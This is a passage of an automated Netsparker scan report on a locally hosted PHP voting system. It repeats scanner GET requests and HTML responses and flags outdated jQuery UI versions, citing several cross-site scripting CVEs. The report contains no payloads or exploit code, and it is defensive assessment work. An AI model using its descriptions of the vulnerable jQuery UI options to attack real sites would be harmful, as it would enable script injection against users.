Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:28:41 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

### 13.4. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net/dist/css/skins/\\_all-skins.min.css](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css)

#### Certainty



#### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs  
s/skins/_all-skins.min.css HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:35 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

13.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

13.6. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/font-awesome/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/font-awesome/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

13.7. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/jquery-slimscroll/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/jquery-slimscroll/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:32 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

### 13.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

#### Certainty



#### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

### 13.9. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js)

#### Certainty



#### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:09 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

13.10. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/plugins/iCheck/icheck.min.js

## Certainty

## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/icheck/  
icheck.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/m  
oment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:07 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 13.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## Remedy

Please upgrade your installation of jQuery UI Dialog to the latest stable version.

### Remedy References

- [Downloading jQuery UI Dialog](#)

 CLASSIFICATION	
PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CWE	<a href="#">829</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 14. Out-of-date Version (jQuery UI Tooltip)

MEDIUM



11

Netsparker identified the target web site is using jQuery UI Tooltip and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### jQuery UI Tooltip Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `altField` option of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `altField` option is now treated as a CSS selector. A workaround is to not accept the value of the `altField` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41182](#)

### jQuery UI Tooltip Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of various `\*Text` options of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. The values passed to various `\*Text` options are now always treated as pure text, not HTML. A workaround is to not accept the value of the `\*Text` options from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41183](#)

### jQuery UI Tooltip Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `of` option of the `\$.position()` util from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `of` option is now treated as a CSS selector. A workaround is to not accept the value of the `of` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41184](#)

### JQuery UI Cross-site Scripting (XSS) Vulnerability

Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.

## Affected Versions

1.10.0 to 1.11.4

## External References

- [CVE-2016-7103](#)

## Vulnerabilities

### 14.1. <http://localhost/votesystem/admin/>

#### Identified Version

- 1.11.4

#### Latest Version

- 1.11.29 (in this branch)

#### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

## Certainty



#### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
